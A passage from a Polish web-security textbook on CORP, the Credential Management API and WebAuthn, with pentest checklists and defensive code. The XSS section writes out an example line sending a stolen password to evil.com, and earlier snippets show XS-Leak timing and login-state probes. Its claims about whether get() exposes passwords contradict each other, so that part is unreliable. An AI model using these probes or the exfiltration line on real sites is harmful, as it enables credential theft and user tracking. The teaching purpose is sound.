Błąd 2: Mylenie CORP z CORS

```
// BŁĄD: myślenie że CORP daje dostęp JavaScript do zasobu
// CORP: same-site → CDN zasób może być załadowany przez same-site strony
// ALE: JavaScript nadal nie może odczytać danych (to jest rola CORS!)

// CORP != CORS:
// CORP: "kto może wczytać mój zasób" (embedding)
// CORS: "kto może odczytać moje dane przez JS" (programmatic access)

// Dla API (JS access): CORS
// Dla obrazów/mediów (embedding): CORP
// Dla pełnej ochrony: CORP + CORS
```

Błąd 3: CORP: cross-origin na prywatnych danych

```
# BŁĄD: prywatne API z cross-origin CORP
Cross-Origin-Resource-Policy: cross-origin # ← NIEBEZPIECZNE dla prywatnych danych!
# Każdy może teraz embeddować ten zasób!

# POPRAWKA:
Cross-Origin-Resource-Policy: same-origin # dla prywatnych
Cross-Origin-Resource-Policy: same-site # dla intranet/company-wide
```

Błąd 4: Zapomnienie o CORP gdy COEP jest wdrożone

```
// BŁĄD: wdrożenie COEP: require-corp bez aktualizacji własnych zasobów
// Dokumenty: Cross-Origin-Embedder-Policy: require-corp
// Zasoby same-site CDN: brak CORP
// Efekt: CDN zasoby blokowane na własnych stronach!

// POPRAWKA: dodaj CORP na wszystkich własnych zasobach
// CDN: Cross-Origin-Resource-Policy: same-site
// API: Cross-Origin-Resource-Policy: same-origin
// Publiczne: Cross-Origin-Resource-Policy: cross-origin
```

9. Znaczenie dla bezpieczeństwa

Defense Against Spectre

łańcuch ochrony:

1. Użytkownik zalogowany na target.com
2. Evil.com chce wczytać prywatny zasób przez Spectre:
 - a. ``
 - b. Bez CORP → przeglądarka pobiera → Spectre może odczytać z RAM!
 - c. Z CORP: same-origin → przeglądarka blokuje → zasób nigdy nie trafia do RAM evil.com

Cross-Site Leaks (XS-Leaks)

XS-Leaks to szeroka kategoria ataków side-channel przez cross-origin embedding:

```
// XS-Leak przez timing:
const start = performance.now();
const img = new Image();
img.src = 'https://target.com/user/avatar?id=123';
img.onload = () => {
  const time = performance.now() - start;
  // Jeśli avatar istnieje → szybkie ładowanie (z cache serwera)
  // Jeśli nie → wolniejsze (404 + time)
  // → możliwe wykrycie istnienia użytkownika!
};
// Z CORP: same-origin → img.src blokowane → timing attack niemożliwy
```

CORP jako wymaganie COEP

Ekosystem zabezpieczeń:

- COOP: same-origin → izolacja browsing context
- COEP: require-corp → wymaga CORP lub CORS na zasobach
- CORP: same-origin/same-site → zasób wyraża zgodę

Razem: `crossOriginIsolated = true` → Spectre mitigation

Prywatność użytkownika (login state oracle)

```
// Bez CORP: evil.com może sprawdzić czy jesteś zalogowany przez:
const img = new Image();
img.src = 'https://bank.com/user/profile-pic';
img.onload = () => alert('Zalogowany w bank.com!');
img.onerror = () => alert('Niezalogowany lub nie masz zdjęcia');

// Z CORP: same-origin → request blokowany zawsze → evil.com nic nie wie
```

Powiązane CWE

- **CWE-200** — Information Exposure (XS-Leaks, Spectre)
- **CWE-346** — Origin Validation Error
- **CWE-693** — Protection Mechanism Failure

10. Jak identyfikować podczas pentestu

Sprawdź CORP na prywatnych zasobach

```
# Sprawdź prywatne endpointy (wymagające auth):
curl -I https://target.com/api/user-data \
  -H "Authorization: Bearer TOKEN" | grep -i "cross-origin-resource-policy"

# Sprawdź avatary i prywatne media:
curl -I https://target.com/uploads/user123/photo.jpg \
  -H "Cookie: session=COOKIE" | grep -i "cross-origin-resource-policy"

# Brak CORP = potencjalnie podatny na XS-Leaks i Spectre
```

Test cross-origin embeddowania

```
// Z przeglądarki na evil.com (lub lokalny test):
// Sprawdź czy prywatne zasoby są ładowane cross-origin:

const img = new Image();
img.onload = () => console.log('CORP BRAK – zasób załadowany!');
img.onerror = () => console.log('CORP lub auth block');
img.src = 'https://target.com/private/resource';

// Jeśli onload → brak CORP (lub brak auth wymagane)
// Jeśli onerror z powodu CORP → sprawdź console: "Cross-Origin Resource Policy"
```

XS-Leak test przez timing

```
// Test login state oracle:
async function checkLoginState(target) {
  const start = performance.now();

  try {
    await fetch(`${target}/api/me`, {
      mode: 'no-cors',
      credentials: 'include'
    });
    const time = performance.now() - start;
    // Jeśli CORP: same-origin → fetch blokowane → nie ma informacji
    // Jeśli brak CORP → timing może ujawnić stan logowania
    return time;
  } catch (e) {
    return null;
  }
}
```

11. Jak testować bezpieczeństwo

- ☐ Czy prywatne zasoby (avatary, dokumenty, dane) mają CORP: same-origin?
- ☐ Czy zasoby same-company CDN mają CORP: same-site?
- ☐ Czy publiczne zasoby mają CORP: cross-origin (wymagane przez COEP)?
- ☐ Czy API endpointy mają CORP i CORS (oba gdy potrzeba)?
- ☐ Czy cross-origin embedding prywatnych zasobów jest blokowane?
- ☐ Czy XS-Leak timing attacks są możliwe (brak CORP)?
- ☐ Czy login state oracle jest możliwe przez load?
- ☐ Czy CORP jest wymagane przez COEP na stronie?
- ☐ Czy brak CORP na własnych zasobach powoduje COEP failures?

12. Jak się zabezpieczać

```
# Schematy CORP per typ zasobu:

# Prywatne dane (avatary, profile, docs):
Cross-Origin-Resource-Policy: same-origin
Content-Type: image/jpeg # (poprawny Content-Type!)
Cache-Control: private, no-store

# Company CDN (same-site zasoby):
Cross-Origin-Resource-Policy: same-site
Cache-Control: public, max-age=86400

# Publiczne zasoby / zewnętrzny CDN:
Cross-Origin-Resource-Policy: cross-origin
Access-Control-Allow-Origin: *
Cache-Control: public, max-age=31536000

# API (private + CORS dla JS):
Cross-Origin-Resource-Policy: same-origin
Access-Control-Allow-Origin: https://app.example.com
Access-Control-Allow-Credentials: true
```

```
# === Django: automatyczny CORP middleware ===

class CORPMiddleware:
    PRIVATE_PATHS = ['/user/', '/uploads/', '/api/private/']
    SITE_PATHS = ['/company/', '/cdn/', '/shared/']

    def __init__(self, get_response):
        self.get_response = get_response

    def __call__(self, request):
        response = self.get_response(request)

        path = request.path

        if any(path.startswith(p) for p in self.PRIVATE_PATHS):
            response['Cross-Origin-Resource-Policy'] = 'same-origin'
        elif any(path.startswith(p) for p in self.SITE_PATHS):
            response['Cross-Origin-Resource-Policy'] = 'same-site'
        else:
            response['Cross-Origin-Resource-Policy'] = 'cross-origin'

        return response
```

13. Podsumowanie

Kluczowe fakty:

1. CORP = `Cross-Origin-Resource-Policy` header na zasobach — kto może je wczytać
2. `same-origin` = tylko ten sam origin; `same-site` = ten sam site; `cross-origin` = wszyscy
3. Chroni przed Spectre, XS-Leaks, login state oracles przez cross-origin embedding

4. Wymagany przez COEP (`require-corp`) jako "zezwozenie" zasobu na cross-origin access
5. Różni się od CORS: CORP = kto może embeddować; CORS = kto może odczytać przez JS

Dla pentestera:

- Sprawdź prywatne endpointy: czy `Cross-Origin-Resource-Policy` jest ustawione?
- Brak CORP = możliwe XS-Leaks (timing, load/error oracles)
- Test: wczytaj prywatny zasób jako `<img>` z cross-origin — jeśli ładuje się → brak CORP
- Sprawdź czy COEP na stronie nie jest blokowane przez brak CORP na zasobach

Powiązania

CORP (Cross-Origin-Resource-Policy)

- COEP (Rozdział 43)
COEP: `require-corp` wymaga CORP lub CORS na zasobach
CORP spełnia wymaganie COEP
- CORS (Rozdział 13)
CORS: JavaScript access; CORP: embedding
Oba akceptowane przez COEP jako "zezwozenie"
- SRI (Rozdział 38)
SRI: weryfikuje hash zasobu
CORP: kontroluje kto może załadować zasób
Komplementarne zabezpieczenia
- Fetch Metadata (Rozdział 39)
FM po stronie serwera sprawdza źródło requestu
CORP po stronie zasobu deklaruje kto może go wczytać

Rozdział 45: Credential Management API

1. Czym jest Credential Management API

Credential Management API to interfejs przeglądarki umożliwiający stronom internetowym programatyczne interakcje z menedżerem haseł przeglądarki — przechowywanie, pobieranie i zarządzanie danymi uwierzytelniającymi bez zmuszania użytkownika do ręcznego wpisywania haseł. API ujednolica obsługę różnych typów credentials:

- **PasswordCredential** — tradycyjne hasło + login
- **FederatedCredential** — dane logowania od dostawcy tożsamości (Google, Apple, itp.)
- **PublicKeyCredential** — klucze publiczne WebAuthn/FIDO2 (omówione w rozdziale 46)

Kluczowe metody:

```
// Przechowanie credentials:
navigator.credentials.store(credential)

// Pobieranie credentials:
navigator.credentials.get(options)

// Wylogowanie (zapobiega auto-fill):
navigator.credentials.preventSilentAccess()
```

API jest dostępne przez obiekt `navigator.credentials` i wymaga HTTPS (Secure Context).

2. Dlaczego powstał

Problem: chaotyczne zarządzanie hasłami w webapps

Przed Credential Management API:

```
<!-- Każda strona miała własne podejście do autofill: -->
<input type="password" autocomplete="current-password" name="password">
<!-- Rezultat: niespójne zachowanie między przeglądarkami, słaby UX -->

<!-- Programatyczny dostęp do stored credentials? Niemożliwe -->
<!-- Inform browser o wylogowaniu? Niemożliwe – przeglądarka mogła pokazywać "za
loguj bez hasła?" nawet po wylogowaniu -->
```

Credential Management API (W3C, Chrome 51+, Firefox za flagą, Safari 13+) daje programatyczną kontrolę nad:

1. Kiedy browser może użyć stored credentials (silent sign-in)
2. Jak informować browser o nowych lub zmienionych credentials
3. Jak zapobiec auto-fill po wylogowaniu

3. Jak działa

Pobieranie credentials (auto sign-in)

```
const credential = await navigator.credentials.get({
  password: true, // szukaj PasswordCredential
  federated: {
    providers: ['https://accounts.google.com'] // lub FederatedCredential
  },
  mediation: 'optional' // 'optional' | 'required' | 'silent' | 'conditional'
});
```

Opcja mediation

```
mediation: 'silent'
  → Nie pokazuj dialogu – zaloguj automatycznie jeśli jedna opcja
  → Jeśli preventSilentAccess() był wywołany → brak auto-sign-in
  → Idealne dla "remember me" bez interakcji

mediation: 'optional' (domyślne)
  → Pokaż picker jeśli jest więcej opcji, lub użyj silent jeśli jedna
  → Standardowe logowanie

mediation: 'required'
  → Zawsze pokaż dialog wyboru credentials
  → Po wylogowaniu, dla switch account

mediation: 'conditional'
  → Pokazuj sugestie w polu input (autofill UI)
  → Używane z WebAuthn passkeys
```

Przechowywanie nowych credentials

```
// Po udanym logowaniu – przechowaj credentials:
const cred = new PasswordCredential({
  id: 'user@example.com',
  password: 'securePassword123',
  name: 'Jan Kowalski', // opcjonalne
  iconURL: 'https://example.com/avatar.jpg', // opcjonalne
});

await navigator.credentials.store(cred);
// Przeglądarka może zapytać użytkownika: "Czy zapisać hasło?"
```

FederatedCredential

```
// Logowanie przez Google/Apple/GitHub:
const credential = await navigator.credentials.get({
  federated: {
    providers: ['https://accounts.google.com'],
    protocols: ['openidconnect']
  }
});

if (credential) {
  // credential.provider: 'https://accounts.google.com'
  // credential.id: 'user@gmail.com'
  // Użyj do OAuth flow
}
```

preventSilentAccess (wylogowanie)

```
// Po wylogowaniu – zapobiegaj auto-sign-in:
await navigator.credentials.preventSilentAccess();
// Przeglądarka nie będzie automatycznie logować tego użytkownika
// Przy następnym get() z mediation: 'silent' → null
```

4. Co dzieje się wewnątrz

Secure Context requirement

```
// Credential Management API dostępne tylko na HTTPS:
if ('credentials' in navigator) {
  // HTTPS → API dostępne
} else {
  // HTTP → undefined
}

// Sprawdzenie:
window.isSecureContext; // true jeśli HTTPS lub localhost
```

Credential Store izolacja

Credentials są przechowywane per origin (schemat + host + port). Strona `https://app.example.com` NIE ma dostępu do credentials `https://other.example.com`.

```
// Każde wywołanie navigator.credentials.get() zwraca credentials
// tylko dla bieżącego origin!
```

Same-origin policy dla credentials

```
// Na https://app.example.com:
const cred = await navigator.credentials.get({ password: true });
// cred zawiera credential dla app.example.com
// NIE zawiera credentials dla api.example.com (inny origin!)
```

Federated Identity Management (FedCM)

Nowszy standard zastępujący FederatedCredential API:

```
// FedCM (Chrome 108+, zastępuje stare Federated Credential):
const cred = await navigator.credentials.get({
  identity: {
    providers: [{
      configURL: 'https://accounts.google.com/gsi/fedcm.json',
      clientId: 'YOUR_CLIENT_ID',
      nonce: 'RANDOM_NONCE'
    }]
  }
});
// Bezpieczniejszy OAuth flow bez third-party cookies
```

5. Analogiczny przykład z życia

Credential Management API to **portier i szatnia na imprezie**:

- Portier (przeglądarka) prowadzi listę zaufanych gości (stored credentials)
- Właściciel imprezy (strona) może poprosić portiera: "Kto z moich gości już jest?" (`credentials.get`)
- Po przyjęciu nowego gościa: właściciel informuje portiera aby zapamiętał (`credentials.store`)
- Gdy impreza skończona i goście wychodzą: właściciel mówi "nie wpuszczaj automatycznie następnym razem" (`preventSilentAccess`)
- Portier przechowuje listę — właściciel nigdy nie widzi samego hasła (przeglądarka to enkapsuluje)

6. Przykład kodu

```

// === Kompletna implementacja Credential Management API ===

// 1. Sprawdź wsparcie:
if (!navigator.credentials) {
    console.warn('Credential Management API nie jest wspierane');
}

// 2. Auto sign-in przy załadowaniu strony:
async function attemptAutoSignIn() {
    if (!navigator.credentials) return null;

    try {
        const credential = await navigator.credentials.get({
            password: true,
            federated: {
                providers: ['https://accounts.google.com']
            },
            mediation: 'silent', // brak dialogu – tylko jeśli jest jedna opcja
        });

        if (credential) {
            if (credential instanceof PasswordCredential) {
                // Automatyczne logowanie hasłem:
                return await loginWithPassword(credential.id, credential.password);
            }
            if (credential instanceof FederatedCredential) {
                // Automatyczne logowanie przez provider:
                return await loginWithProvider(credential.provider, credential.id);
            }
        }
    } catch (e) {
        if (e.name !== 'AbortError') {
            console.error('Auto sign-in error:', e);
        }
    }

    return null;
}

// 3. Logowanie z formularzem:
async function signIn(email, password) {
    const response = await fetch('/api/login', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ email, password }),
    });

    if (response.ok) {
        // Przechowaj credentials w przeglądarce:
        if (navigator.credentials) {
            const credential = new PasswordCredential({
                id: email,
                password: password,
            });
            await navigator.credentials.store(credential);
        }

        return await response.json();
    }

    throw new Error('Login failed');
}

```

```
// 4. Wylogowanie:
async function signOut() {
  await fetch('/api/logout', { method: 'POST' });

  // Zapobiegaj auto-sign-in:
  if (navigator.credentials) {
    await navigator.credentials.preventSilentAccess();
  }

  window.location.href = '/login';
}
```

```
// === React hook: useCredentials ===

function useCredentials() {
  const [credential, setCredential] = useState(null);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    async function loadCredential() {
      if (!navigator.credentials) {
        setLoading(false);
        return;
      }

      try {
        const cred = await navigator.credentials.get({
          password: true,
          mediation: 'optional',
        });
        setCredential(cred);
      } catch (e) {
        // User cancelled or no credentials
      } finally {
        setLoading(false);
      }
    }

    loadCredential();
  }, []);

  return { credential, loading };
}
```

7. Przykład z prawdziwej aplikacji

Phishing przez credential harvesting

Potencjalny wektor: strona phishingowa próbuje użyć Credential Management API:

```
// Na phishing.com (HTTPS z certyfikatem dla phishing.com):
const cred = await navigator.credentials.get({ password: true });
// Przeglądarka zwróci credentials dla phishing.com – nie dla bank.com!
// Credentials są izolowane per origin → phishing.com dostaje tylko swoje creden
tials
// (jeśli user kiedyś logował się na phishing.com)

// Wniosek: Credential Management API nie umożliwia kradzieży credentials z inny
ch origin!
```

XSS a credential API

```
// Jeśli atakujący ma XSS na legitymnej stronie:
// Może wywołać navigator.credentials.get() w kontekście tej strony!

// Atak:
// 1. XSS na bank.com
// 2. Wstrzyknięty skrypt: navigator.credentials.get({ password: true, mediatio
n: 'silent' })
// 3. Jeśli browser ma stored credentials dla bank.com → credential.password zwr
ócone!
// 4. Wysyłka do atakującego: fetch('https://evil.com/steal?p=' + credential.pas
sword)

// Ochrona:
// - Silna CSP zapobiegająca wstrzykiwaniu skryptów
// - Credential jest obiektem – password zwracane przez formularze submit, nie b
ezpośrednio przez get()
// - UWAGA: W rzeczywistości PasswordCredential.password jest używane TYLKO do s
ubmit form
//       nie jest bezpośrednio dostępne jako string przez get() – przeglądark
a przekazuje je
//       do FormData lub bezpośrednio do serwera przez formularz
```

FedCM zamiast OAuth third-party cookies

Problem: OAuth przez third-party cookies (iframe) jest blokowane przez SameSite i Phase-out:

```
// Stary OAuth przez third-party iframe:
// → Blokowane przez SameSite=None Phase-out

// FedCM (Federated Credential Management) – nowe podejście:
const cred = await navigator.credentials.get({
  identity: {
    providers: [{
      configURL: 'https://accounts.google.com/gsi/fedcm.json',
      clientId: '123456789.apps.googleusercontent.com',
      nonce: crypto.randomUUID(),
    }]
  },
  mediation: 'optional',
});

// FedCM używa browser-mediated login bez third-party cookies
// Nie ujawnia identity providera RP dopóki user nie zgodzi się
// Prywatniejsze niż stary OAuth
```

8. Typowe błędy programistów

Błąd 1: Brak preventSilentAccess po wylogowaniu

```
// BŁĄD: wylogowanie bez informowania browser:
async function logout() {
  await fetch('/api/logout', { method: 'POST' });
  window.location.href = '/login';
  // Przeglądarka nadal próbuje auto-sign-in przy następnym odwiedzeniu!
}

// POPRAWKA:
async function logout() {
  await fetch('/api/logout', { method: 'POST' });
  if (navigator.credentials) {
    await navigator.credentials.preventSilentAccess();
  }
  window.location.href = '/login';
}
```

Błąd 2: Niepoprawna obsługa mediation

```
// BŁĄD: zawsze 'required' → zły UX (zawsze pokazuje dialog)
const cred = await navigator.credentials.get({
  password: true,
  mediation: 'required', // zawsze pokaż dialog – irytujące dla returning user
});

// POPRAWKA: 'optional' dla normalnego logowania, 'required' po wylogowaniu
const isJustLoggedOut = sessionStorage.getItem('just_logged_out');
const mediation = isJustLoggedOut ? 'required' : 'optional';
const cred = await navigator.credentials.get({ password: true, mediation });
```

Błąd 3: Przesyłanie hasła do własnego backendu

```
// BŁĄD: próba wysłania credential.password przez fetch:
const cred = await navigator.credentials.get({ password: true });
// credential.password nie jest bezpośrednio dostępne!
// PasswordCredential jest przeznaczony do submitu formularzy:

// POPRAWKA: użyj formularza z PasswordCredential:
const form = document.querySelector('form#login');
form.addEventListener('submit', async (e) => {
  e.preventDefault();

  const cred = new PasswordCredential(form);
  // Teraz wyślij przez fetch z FetchEvent:
  const response = await fetch('/api/login', {
    method: 'POST',
    credentials: 'include',
    body: cred, // FetchEvent z credentials
  });
});
```

9. Znaczenie dla bezpieczeństwa

Ochrona przed credential phishing

Credential Management API izoluje credentials per origin:
 → Phishing site nie może pobrać credentials dla legitymnej strony
 → Nawet z takim samym wyglądem (visual phishing)

Ale: jeśli user zapisał credentials na phishing site → te credentials są dostępne
 Wniosek: HTTPS + poprawny domain → chrome indicator → user awareness

XSS i credential exposure

XSS na stronie → złośliwy skrypt wywołuje `navigator.credentials.get()`
 → Browser MOŻE pokazać dialog credentials picker
 → Jeśli user potwierdzi → atakujący ma access do credential obiektu

Mitygacja:

1. Silna CSP (brak inline scripts, ścisłe nonces)
2. Trusted Types (zapobiegaj DOM XSS)
3. Subresource Integrity (weryfikuj third-party scripts)

preventSilentAccess i session management

```
// Bezpieczny logout flow:
// 1. Invalidate server session
// 2. Clear local cookies/storage
// 3. preventSilentAccess() → browser nie auto-zaloguje przy powrocie
// 4. Redirect do /login z mediation: 'required'
```

```
// Bez preventSilentAccess:
// User klika logout → wraca na stronę → auto-sign-in → pozorny logout!
```

Powiązane CWE

- **CWE-522** — Insufficiently Protected Credentials
- **CWE-287** — Improper Authentication
- **CWE-620** — Unverified Password Change (związane z credential update flow)

10. Jak identyfikować podczas pentestu

Sprawdź implementację

```
// W konsoli na target.com:
typeof navigator.credentials; // 'object' jeśli obsługiwane
navigator.credentials.get;    // function

// Sprawdź czy strona używa Credential Management:
// Szukaj w kodzie: navigator.credentials.get/store/preventSilentAccess
```

```
# Wyszukaj użycia API w JavaScript:
grep -r "navigator.credentials" ./js/
grep -r "PasswordCredential\|FederatedCredential" ./js/
```

Test logout flow

1. Zaloguj się do aplikacji
2. Sprawdź czy browser zaproponował zapisanie hasła
3. Wyloguj się
4. Sprawdź czy `navigator.credentials.preventSilentAccess()` jest wywoływane (Network tab, console)
5. Wróć na stronę – czy auto-sign-in się uruchamia?
6. Jeśli tak → brak `preventSilentAccess` → błąd bezpieczeństwa

Test credential isolation

```
// Test: czy strona podchodzi do credentials z innego origin?
// (odpowiedź zawsze: nie – ale weryfikuj że strona nie próbuje)

// W konsoli na target.com:
navigator.credentials.get({ password: true, mediation: 'silent' })
  .then(c => console.log('Got credential:', c?.id))
  .catch(e => console.log('Error:', e));
```

11. Jak testować bezpieczeństwo

- ☐ Czy `navigator.credentials.store()` jest wywoływane po udanym logowaniu?
- ☐ Czy `navigator.credentials.preventSilentAccess()` jest wywoływane po wylogowaniu?
- ☐ Czy po wylogowaniu auto-sign-in nie następuje?
- ☐ Czy mediation jest ustawione poprawnie (optional/required)?
- ☐ Czy HTTPS jest używane (wymóg Credential API)?
- ☐ Czy strona pracuje poprawnie gdy credentials API jest niedostępne (fallback)?
- ☐ Czy XSS może wywołać `credentials.get()` (sprawdź CSP)?
- ☐ Czy FedCM jest używane zamiast starych FederatedCredential (third-party cookies)?
- ☐ Czy credential ID (email) jest weryfikowane po stronie serwera?

12. Jak się zabezpieczać

```
// === Bezpieczna implementacja Credential Management ===

class CredentialManager {
  constructor() {
    this.supported = 'credentials' in navigator && window.isSecureContext;
  }

  async tryAutoSignIn() {
    if (!this.supported) return null;

    try {
      const credential = await navigator.credentials.get({
        password: true,
        mediation: 'silent', // brak UI jeśli jedna opcja
      });
      return credential;
    } catch (e) {
      if (e.name !== 'AbortError') console.error('Auto sign-in error:',
e);
      return null;
    }
  }

  async saveCredential(id, password) {
    if (!this.supported) return;

    try {
      const cred = new PasswordCredential({ id, password });
      await navigator.credentials.store(cred);
    } catch (e) {
      console.error('Failed to store credential:', e);
    }
  }

  async clearAutoSignIn() {
    if (!this.supported) return;
    await navigator.credentials.preventSilentAccess();
  }
}

// Użycie:
const credManager = new CredentialManager();

// Przy logowaniu:
const loginResult = await performLogin(email, password);
if (loginResult.success) {
  await credManager.saveCredential(email, password);
}

// Przy wylogowaniu:
await performLogout();
await credManager.clearAutoSignIn();
```

13. Podsumowanie

Kluczowe fakty:

1. Credential Management API =

`navigator.credentials.get/store/preventSilentAccess()`

2. Typy: `PasswordCredential`, `FederatedCredential`, `PublicKeyCredential` (WebAuthn)
3. Credentials izolowane per origin — phishing.com nie dostaje credentials bank.com
4. `preventSilentAccess()` musi być wywoływane przy wylogowaniu — inaczej auto-sign-in nadal działa
5. FedCM zastępuje stare FederatedCredential jako prywatniejszy OAuth bez third-party cookies

Dla pentestera:

- Sprawdź czy `preventSilentAccess()` jest wywoływane przy wylogowaniu
- Testuj auto-sign-in po wylogowaniu — jeśli działa → brak `preventSilentAccess`
- Sprawdź XSS → czy może wywołać `credentials.get()` bez interakcji użytkownika
- Brak HTTPS → Credential Management API niedostępne → sprawdź czy fallback jest bezpieczny

Powiązania

Credential Management API

- WebAuthn / Passkeys (Rozdział 46)
 - PublicKeyCredential jest obsługiwany przez Credential API
 - Passkeys = WebAuthn przez Credential Management
- Cookies (Rozdział 14)
 - Session cookies po stronie serwera
 - Credential API: client-side credential management
- CHIPS / Storage Access API (Rozdziały 41, 47)
 - FedCM alternatywa dla third-party auth cookies
- CSP / Trusted Types (Rozdziały 36, 37)
 - XSS może nadużyć Credential API
 - CSP chroni przed unauthorized script execution

Rozdział 46: WebAuthn i Passkeys

1. Czym jest WebAuthn i Passkeys

WebAuthn (Web Authentication API) to standard W3C/FIDO2 umożliwiający silne uwierzytelnianie bez haseł — przez kryptografię klucza publicznego. Zamiast hasła użytkownik używa **klucza prywatnego** przechowywanego bezpiecznie w urządzeniu (klucz nie opuszcza urządzenia), a strona weryfikuje podpis kryptograficzny za pomocą **klucza publicznego**.

Passkeys to przyjazna dla użytkownika implementacja WebAuthn — klucze synchronizowane między urządzeniami przez platformy (Apple iCloud Keychain, Google Password Manager, Windows Hello). Passkeys zastępują hasła w pełni.

Komponenty WebAuthn:

- **Authenticator** — urządzenie/oprogramowanie przechowujące klucze (Touch ID, Face ID, YubiKey, Windows Hello, Google Password Manager)
- **Relying Party (RP)** — aplikacja webowa weryfikująca uwierzytelnianie
- **User** — osoba logująca się
- **Credential** — para kluczy (prywatny na authenticatorze, publiczny na serwerze)

```
// Rejestracja (tworzenie passkey):
const credential = await navigator.credentials.create({ publicKey: options });

// Uwierzytelnianie (logowanie passkey):
const assertion = await navigator.credentials.get({ publicKey: options });
```

2. Dlaczego powstał

Problem: hasła jako fundamentalnie wadliwy mechanizm

Problemy z hasłami:

1. Phishing → użytkownik wpisuje hasło na fałszywej stronie
2. Password reuse → jeden breach → dostęp do wielu kont
3. Credential stuffing → listy haseł z breachów → atak na inne serwisy
4. Brute force → słabe hasła → łatwe złamanie
5. Data breaches → przechowywane hasła → rainbow tables, GPU cracking
6. Social engineering → wyłudzenie haseł

FIDO Alliance (2012) i WebAuthn (W3C 2019) rozwiązują to przez:

- Klucz prywatny nigdy nie opuszcza urządzenia
- Każda para kluczy jest unikalna dla kombinacji (RP, user, authenticator)
- Nie ma "hasła do wyłudzenia" — tylko podpis kryptograficzny
- Phishing niemożliwy — klucz powiązany z konkretnym RP ID (domeną)

3. Jak działa

Rejestracja (Registration / Attestation)

```

// Krok 1: Serwer generuje challenge i wysyła options do klienta
// Krok 2: Klient wywołuje create():

const registrationOptions = {
  challenge: new Uint8Array(32), // random challenge z serwera
  rp: {
    name: 'Moja Aplikacja',
    id: 'app.example.com', // RP ID = domena
  },
  user: {
    id: Uint8Array.from('user-id-123', c => c.charCodeAt(0)),
    name: 'user@example.com',
    displayName: 'Jan Kowalski',
  },
  pubKeyCredParams: [
    { alg: -7, type: 'public-key' }, // ES256 (ECDSA P-256)
    { alg: -257, type: 'public-key' }, // RS256 (RSA)
  ],
  authenticatorSelection: {
    authenticatorAttachment: 'platform', // 'platform' (Touch ID) lub 'cross-platform' (YubiKey)
    requireResidentKey: true, // passkey – resident key
    userVerification: 'required', // biometria lub PIN
  },
  timeout: 60000,
  attestation: 'none', // 'none' | 'indirect' | 'direct'
};

const credential = await navigator.credentials.create({ publicKey: registrationOptions });

// Krok 3: Wyślij response do serwera
const response = {
  id: credential.id,
  rawId: Array.from(new Uint8Array(credential.rawId)),
  response: {
    attestationObject: Array.from(new Uint8Array(credential.response.attestationObject)),
    clientDataJSON: Array.from(new Uint8Array(credential.response.clientDataJSON)),
  },
  type: credential.type,
};
await fetch('/api/webauthn/register', { method: 'POST', body: JSON.stringify(response) });

```

Uwierzytelnianie (Authentication / Assertion)

```
// Krok 1: Serwer generuje nowy challenge i listę dozwolonych credentials
// Krok 2: Klient wywołuje get():

const authOptions = {
  challenge: new Uint8Array(32), // nowy random challenge z serwera!
  rpId: 'app.example.com',
  allowCredentials: [{ // opcjonalne: które credentials są dozwolon
    id: credentialId,
    type: 'public-key',
  }],
  userVerification: 'required', // weryfikuj użytkownika (biometria/PIN)
  timeout: 60000,
};

const assertion = await navigator.credentials.get({ publicKey: authOptions });

// Krok 3: Wyślij assertion do serwera do weryfikacji
const assertionResponse = {
  id: assertion.id,
  response: {
    authenticatorData: Array.from(new Uint8Array(assertion.response.authenti
catorData)),
    clientDataJSON: Array.from(new Uint8Array(assertion.response.clientDataJ
SON)),
    signature: Array.from(new Uint8Array(assertion.response.signature)),
    userHandle: assertion.response.userHandle
      ? Array.from(new Uint8Array(assertion.response.userHandle))
      : null,
  },
};

await fetch('/api/webauthn/authenticate', { method: 'POST', body: JSON.stringify
(assertionResponse) });
```

Weryfikacja po stronie serwera

```
// Serwer Node.js (używając biblioteki @simplewebauthn/server):
const { verifyAuthenticationResponse } = require('@simplewebauthn/server');

const verification = await verifyAuthenticationResponse({
  response: assertionResponse,
  expectedChallenge: storedChallenge,
  expectedOrigin: 'https://app.example.com',
  expectedRPID: 'app.example.com',
  authenticator: {
    credentialID: storedCredential.id,
    credentialPublicKey: storedCredential.publicKey,
    counter: storedCredential.counter,
  },
});

if (verification.verified) {
  // Aktualizuj counter w bazie:
  updateCredential(credentialId, verification.authenticationInfo.newCounter);
  // Zaloguj użytkownika
}
```

4. Co dzieje się wewnątrz

Kryptografia WebAuthn

Rejestracja:

1. Authenticator generuje parę kluczy (ES256: ECDSA P-256):
 - Klucz prywatny → bezpieczne przechowywanie (TPM, SE, Keychain)
 - Klucz publiczny → wysyłany do RP (serwer)
2. Authenticator tworzy "credential ID" (losowy identyfikator)
3. Authenticator podpisuje odpowiedź (attestationObject):
 - Zawiera: klucz publiczny, RP ID hash, counter, user handle
 - Podpisane przez authenticator (atestacja)

Uwierzytelnianie:

1. Serwer → challenge (random nonce)
2. Authenticator podpisuje: challenge + RP ID hash + counter + user verification flag
3. Serwer weryfikuje podpis używając stored public key
4. Counter: rośnie przy każdym użyciu → wykrywanie klonowania!

RP ID (Relying Party ID)

```
// RP ID jest kluczowy dla bezpieczeństwa:
rp: { id: 'app.example.com' }

// Passkey dla app.example.com działa NA:
// - https://app.example.com ✓
// - https://app.example.com:443 ✓

// Passkey NIE działa NA:
// - https://evil.com ✗ (inne RP ID)
// - https://phishing-app.example.com ✗ (RP ID jest konkretną domeną!)

// Dlaczego phishing jest niemożliwy:
// Przeglądarka weryfikuje że current origin pasuje do RP ID
// Nawet jeśli user wchodzi na phishing.com → przeglądarka nie ma passkey dla phishing.com
```

Resident Keys (Passkeys)

```
// Resident key (Discoverable Credential):
authenticatorSelection: {
  requireResidentKey: true, // lub residentKey: 'required'
}
// Credential ID jest przechowywane na authenticatorze
// Serwer może wysłać pustą listę allowCredentials → usernameless login!

// Non-resident key (Server-side credential):
authenticatorSelection: {
  requireResidentKey: false,
}
// Credential ID jest podawane przez serwer przy każdym logowaniu
```

Counter i clone detection

Przy każdym uwierzytelnieniu: counter rośnie o 1
Serwer przechowuje ostatnią wartość countera

Jeśli authenticator jest sklonowany:

- Oryginalny counter: 5
- Klon też ma counter: 5
- Klon loguje się: counter = 6 → serwer zapisuje 6
- Oryginał loguje się: serwer widzi counter ≤ 6 → ALARM! → klonowanie wykryte!

(Dla platform passkeys syncowanych przez chmurę: counter może być 0 zawsze – chmura ma inny mechanizm)

5. Analogiczny przykład z życia

WebAuthn/Passkeys to **paszport kryptograficzny**:

- Każdy kraj (RP) wydaje paszport (credential) powiązany z konkretną osobą
